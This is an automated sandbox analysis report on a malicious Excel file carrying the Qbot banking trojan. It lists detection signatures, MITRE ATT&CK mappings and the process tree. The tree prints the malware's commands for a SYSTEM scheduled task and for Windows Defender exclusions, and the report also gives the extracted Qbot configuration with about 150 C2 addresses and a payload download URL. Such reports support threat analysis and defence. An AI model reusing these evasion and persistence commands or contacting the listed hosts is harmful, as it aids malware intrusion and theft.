ID: 497532
Sample Name: Rebate-690835286-10052021.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 22:15:47
Date: 05/10/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Rebate-690835286-10052021.…

Overview


General Information

Sample Name:	Rebate-690835286-10052021.xls
Analysis ID:	497532
MD5:	1513c88677fc7fa..
SHA1:	b4b9486e65b90c..
SHA256:	7eaf061ea660be5.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected Qbot
- Document exploit detected (drops P…
- Sigma detected: Schedule system p…
- Office document tries to convince vi…
- Antivirus detection for URL or domain
- Maps a DLL or memory area into an…
- Overwrites code with unconditional j…
- Office process drops PE file
- Writes to foreign memory regions
- Uses cmd line tools excessively to a…
- Sigma detected: Microsoft Office Pr…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 3068 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1892 cmdline: regsvr32 -silent ..\Celod.wac MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1988 cmdline: regsvr32 -silent ..\Celod.wac1 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2988 cmdline: regsvr32 -silent ..\Celod.wac2 MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 3024 cmdline: -silent ..\Celod.wac2 MD5: 432BE6CF7311062633459EEF6B242FB5)
      - explorer.exe (PID: 2556 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
        - schtasks.exe (PID: 1172 cmdline: 'C:\Windows\system32\schtasks.exe' /Create /RU 'NT AUTHORITY\SYSTEM' /tn tcrzbkfctd /tr 'regsvr32.exe -s \'C:\Users\user\Celod.wac2\'' /SC ONCE /Z /ST 22:20 /ET 22:32 MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
- regsvr32.exe (PID: 2568 cmdline: regsvr32.exe -s 'C:\Users\user\Celod.wac2' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2956 cmdline: -s 'C:\Users\user\Celod.wac2' MD5: 432BE6CF7311062633459EEF6B242FB5)
    - explorer.exe (PID: 2300 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 6DDCA324434FFA506CF7DC4E51DB7935)
      - reg.exe (PID: 2288 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Jjyjdgvcvuvi' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
      - reg.exe (PID: 1968 cmdline: C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Uwwyocree' /d '0' MD5: 9D0B3066FE3D1FD345E86BC7BCCED9E4)
- regsvr32.exe (PID: 2904 cmdline: regsvr32.exe -s 'C:\Users\user\Celod.wac2' MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2936 cmdline: -s 'C:\Users\user\Celod.wac2' MD5: 432BE6CF7311062633459EEF6B242FB5)
- **cleanup**

Malware Configuration

Threatname: Qbot


```
{
  "Bot id": "obama109",
  "Campaign": "1633422349",
  "Version": "402.363",
  "C2 list": [
    "202.134.178.157:443",
    "187.116.124.82:995",
    "73.130.180.25:443",
    "73.52.50.32:443",
    "120.151.47.189:443",
    "181.118.183.94:443",
    "122.11.220.212:2222",
    "103.142.10.177:443",
    "202.165.32.158:2222",
    "70.37.217.196:443",
    "78.191.36.142:995"
```

```
"167.248.100.227:443",
"103.148.120.144:443",
"89.101.97.139:443",
"75.75.179.226:443",
"120.150.218.241:995",
"185.250.148.74:443",
"72.196.22.184:0",
"81.241.252.59:2078",
"140.82.49.12:443",
"136.232.34.70:443",
"39.52.197.237:995",
"167.248.117.81:443",
"81.250.153.227:2222",
"69.30.186.190:443",
"73.230.205.91:443",
"89.137.52.44:443",
"74.72.237.54:443",
"96.57.188.174:2078",
"37.210.152.224:995",
"94.200.181.154:443",
"217.17.56.163:2222",
"217.17.56.163:2078",
"41.228.22.180:443",
"115.96.53.68:443",
"124.123.42.115:2222",
"38.10.197.234:443",
"75.66.88.33:443",
"173.21.10.71:2222",
"73.151.236.31:443",
"202.165.32.158:2222",
"47.22.148.6:443",
"173.25.162.221:443",
"71.74.12.34:443",
"75.188.35.168:443",
"206.47.134.234:2222",
"216.201.162.158:443",
"67.165.206.193:993",
"45.46.53.140:2222",
"76.25.142.196:443",
"167.248.23.224:443",
"47.40.196.233:2222",
"177.94.21.110:995",
"208.89.170.179:443",
"167.248.54.34:2222",
"86.8.177.143:443",
"181.4.53.6:465",
"167.248.99.149:443",
"201.93.111.2:995",
"24.55.112.61:443",
"73.77.87.137:443",
"109.12.111.14:443",
"181.4.53.6:443",
"40.131.140.155:995",
"190.198.206.189:2222",
"167.248.111.245:443",
"96.46.103.226:443",
"73.25.124.140:2222",
"24.152.219.253:995",
"72.252.201.69:443",
"68.186.192.69:443",
"24.229.150.54:995",
"173.25.166.81:443",
"174.54.58.170:443",
"103.246.130.114:1194",
"103.246.130.35:21",
"103.246.130.2:20",
"103.246.130.122:20",
"2.99.100.134:2222",
"105.198.236.99:443",
"103.157.122.198:995",
"4.34.193.180:995",
"24.119.214.7:443",
"159.2.51.200:2222",
"110.174.64.179:995",
"187.101.25.96:32100",
"174.54.193.186:443",
"76.84.230.103:443",
"174.59.35.191:443",
"173.63.245.129:443",
"24.139.72.117:443",
"68.117.229.117:443",
"75.163.81.130:995",
"76.84.32.159:443",
"147.92.51.49:443",
"68.204.7.158:443",
"76.84.226.17:443",
"68.13.157.69:443",
"167.248.126.223:443",
"72.196.22.184:443",
"98.22.92.139:995",
```

```
    "209.50.20.253:443",
    "97.98.130.50:443",
    "196.117.106.38:995",
    "77.57.204.78:443",
    "191.191.38.8:443",
    "176.251.215.116:443",
    "96.46.103.109:2222",
    "188.210.210.122:443",
    "37.117.191.19:2222",
    "188.210.210.122:443",
    "197.90.137.161:61201",
    "24.32.174.175:443",
    "76.84.225.21:443",
    "188.210.210.122:443",
    "78.145.153.73:995",
    "69.30.190.105:995",
    "167.248.81.60:443",
    "69.80.113.148:443",
    "217.17.56.163:443",
    "62.23.194.38:443",
    "62.23.194.41:995",
    "199.27.127.129:443",
    "189.210.115.207:443",
    "174.59.226.6:443",
    "73.130.237.36:443",
    "69.253.197.100:443",
    "174.59.242.9:443",
    "177.130.82.197:2222",
    "67.214.30.12:995",
    "174.59.120.69:443",
    "47.181.84.61:443",
    "73.130.239.166:443",
    "217.165.163.21:995",
    "93.8.66.216:443",
    "73.52.114.202:443",
    "186.18.205.199:995",
    "38.10.202.214:443",
    "78.191.44.76:443",
    "96.83.180.29:443",
    "124.123.42.115:2078",
    "105.159.144.186:995",
    "27.223.92.142:995",
    "109.190.253.11:2222",
    "217.17.56.163:465",
    "38.10.201.211:443",
    "92.148.59.207:2222",
    "92.157.171.41:2222",
    "217.17.56.163:443",
    "217.17.56.163:443"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Rebate-690835286-10052021.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.906673569.0000000000080000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000009.00000002.906703368.00000000000E0000.00000040.00020000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000008.00000003.642150052.00000000004C0000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
0000000D.00000003.719512472.00000000001A0000.00000040.00000001.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.explorer.exe.e0000.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
9.2.explorer.exe.e0000.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
13.3.regsvr32.exe.1b339c.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Source	Rule	Description	Author	Strings
8.2.regsvr32.exe.6cb00000.6.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
13.2.regsvr32.exe.6cb00000.6.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Command Line Without DLL

Persistence and Installation Behavior:

Sigma detected: Schedule system process

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Antivirus detection for URL or domain

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office process drops PE file

Persistence and Installation Behavior:

Uses cmd line tools excessively to alter registry or file data

Boot Survival:

Drops PE files to the user root directory

Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Yara detected hidden Macro 4.0 in Excel

Stealing of Sensitive Information:

Yara detected Qbot


Remote Access Functionality:

Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 4 1 3	Masquerading 1 2 1	Credential API Hooking 1	System Time Discovery 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	Scripting 2	Logon Script (Windows)	Logon Script (Windows)	Modify Registry 1	Security Account Manager	Virtualization/Sandbox Evasion 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploi Track Locati
Local Accounts	Native API 3	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1	NTDS	Process Discovery 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM C Swap
Cloud Accounts	Exploitation for Client Execution 3 2	Network Logon Script	Network Logon Script	Process Injection 4 1 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://101.99.90.118/44474.9279916667.dat	100%	Avira URL Cloud	phishing	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://101.99.90.118/44474.9279916667.dat	true	• Avira URL Cloud: phishing	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.123.53.199	unknown	unknown		133398	TELE-ASTeleAsiaLimitedHK	false
101.99.90.118	unknown	Malaysia		45839	SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	false
194.36.191.21	unknown	Netherlands		60117	HSAE	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	497532
Start date:	05.10.2021
Start time:	22:15:47
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Rebate-690835286-10052021.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@25/6@0/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.5% (good quality ratio 22.3%) • Quality average: 77.1% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 79% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Changed system and user locale, location and keyboard layout to English - United States • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
22:18:09	API Interceptor	26x Sleep call for process: regsvr32.exe modified
22:18:10	API Interceptor	870x Sleep call for process: explorer.exe modified
22:18:12	API Interceptor	1x Sleep call for process: schtasks.exe modified
22:18:14	Task Scheduler	Run new task: tcrzbkfctd path: regsvr32.exe s>-s "C:\Users\user\Celod.wac2"

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SHINJIRU-MY-AS-APShinjiruTechnologySdnBhdMY	GuestKey_.exe	Get hash	malicious	Browse	• 101.99.90.100
	438 .pdf.exe	Get hash	malicious	Browse	• 111.90.151.13
	svchost.exe	Get hash	malicious	Browse	• 101.99.90.100
	Suppression .xlsx	Get hash	malicious	Browse	• 101.99.94.139
	wh3i5mxzEW.exe	Get hash	malicious	Browse	• 101.99.94.139
	Claim-838392655-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	claim.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-1368769328-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-1763045001-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	Claim-680517779-09242021.xls	Get hash	malicious	Browse	• 111.90.148.104
	b82llqpqKM.exe	Get hash	malicious	Browse	• 111.90.146.200
	AP.7.html	Get hash	malicious	Browse	• 111.90.141.112
	z6eCorPozO.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for bill.coleman@tetratech.com .html	Get hash	malicious	Browse	• 111.90.158.219
	aia8XaelyQ.exe	Get hash	malicious	Browse	• 111.90.151.16
	AP Remittance for tschlegelmilch@fmne.com .html	Get hash	malicious	Browse	• 111.90.158.219
	Evopayments.mx--77Fax.HTML	Get hash	malicious	Browse	• 111.90.139.60
	B68CWSIIIV.exe	Get hash	malicious	Browse	• 111.90.149.119
	46SGHijloy.exe	Get hash	malicious	Browse	• 101.99.94.158
	Secured Fax_healthesystems.com.htm	Get hash	malicious	Browse	• 111.90.158.219
TELE-ASTeleAsiaLimitedHK	Purchase Order.exe	Get hash	malicious	Browse	• 185.36.81.32
	sm3lX1O9SY.exe	Get hash	malicious	Browse	• 185.123.53.190
	5X23WRfhRS.exe	Get hash	malicious	Browse	• 185.123.53.190
	pwa3NHNVZW.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	322e2172b60d694797e91a98109d97e2b167953bb82f8.exe	Get hash	malicious	Browse	• 185.123.53.190
	CFk8TRCHMR.exe	Get hash	malicious	Browse	• 185.123.53.190

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	krqKjxV4Vu.exe	Get hash	malicious	Browse	• 185.123.53.190
	gZw5shwW7a.exe	Get hash	malicious	Browse	• 185.123.53.190
	JC1oBQKLeZ.exe	Get hash	malicious	Browse	• 185.123.53.190
	llPhlwbDY0.exe	Get hash	malicious	Browse	• 185.123.53.190
	mHu8YsFcE4.exe	Get hash	malicious	Browse	• 185.123.53.190
	218ca7b5b0f838d6aa07bfcc350794954804d89d03d1e.exe	Get hash	malicious	Browse	• 185.123.53.190
	oZy4tc2qRb.exe	Get hash	malicious	Browse	• 185.123.53.190
	X9s8Bq26D6.exe	Get hash	malicious	Browse	• 185.123.53.190
	ecXVIbiFXw.exe	Get hash	malicious	Browse	• 185.123.53.190
	WLER42xEif.exe	Get hash	malicious	Browse	• 185.123.53.190
	xvDPA3ldQv.exe	Get hash	malicious	Browse	• 185.123.53.190
	bu1TvY9vnU.exe	Get hash	malicious	Browse	• 103.253.40.229
	unpacked.exe	Get hash	malicious	Browse	• 45.125.65.45

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\44474.9279916667[1].dat

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1079808
Entropy (8bit):	5.319117353548221
Encrypted:	false
SSDEEP:	24576:Hgc9GxisYespQ90K5W44ZKtqcuALNLJ2PJgrUsROmbvbfgkqKhRwdkq11Jg:cisYxpg0vxgtqcuABLJ2PiIsROmjbfg4
MD5:	8F53FF8AA32159DDB9840D623F6AA0BC
SHA1:	C0735524F4EF5B1CA235C8BBA6E4D374B029727D
SHA-256:	E4152F6D3FA841D2A6B3B51D05DF2049615944B1B0E6CCA5BB6862C73B475C5F
SHA-512:	3643EBAF2E53686D05B7963BBBF5CBD889248257EEDD216BE7651275CCAB516CCF077AD598335CA8B9E1F9B5A04D5D3957450F42AA3D214C29EC60C8FA83E81
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....!.u.@.&.@.&.@.&-.>&.@.&-.?&.@.&*.-&.@.&*.-&.@.&.@.& L@.&*./&.@.&*.,&.@.&*.0&.@.&*.(&.@.&*.1&.@.&*..&.@.&Rich.@.&.....PE..L.....]..... !.....T..... .....P.....d.....@.....N..... .HO..P.... ..X.....0..<....;..T.....;..@..... ..\.....text..... ..`.rdata..L7... ...8.....@..@.data.....`.....J.....@.. ..rsrc...X.... .....V.....@..@.reloc..<....0.....\.....@..B..... .....

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254452117671748
Encrypted:	false
SSDEEP:	1536:C6QL3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CBJNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	8E86CE9D31D62DC50AB9A01D3D5057C1
SHA1:	8010541F22558F1488357B074CC88086374658F7
SHA-256:	5C8DD6401D8899A50D856E92D7CDA3568648670378AD954EF5B4BD236357D3E0
SHA-512:	ED812AAE4A3644179B511EE36EE32D4AC2EC6CDD437A693434B3EF292B08FF452FD50766B3689FDD3AACD1045E1BDC4D1C359D28C3B02D655C7A94C58920D2D
Malicious:	false
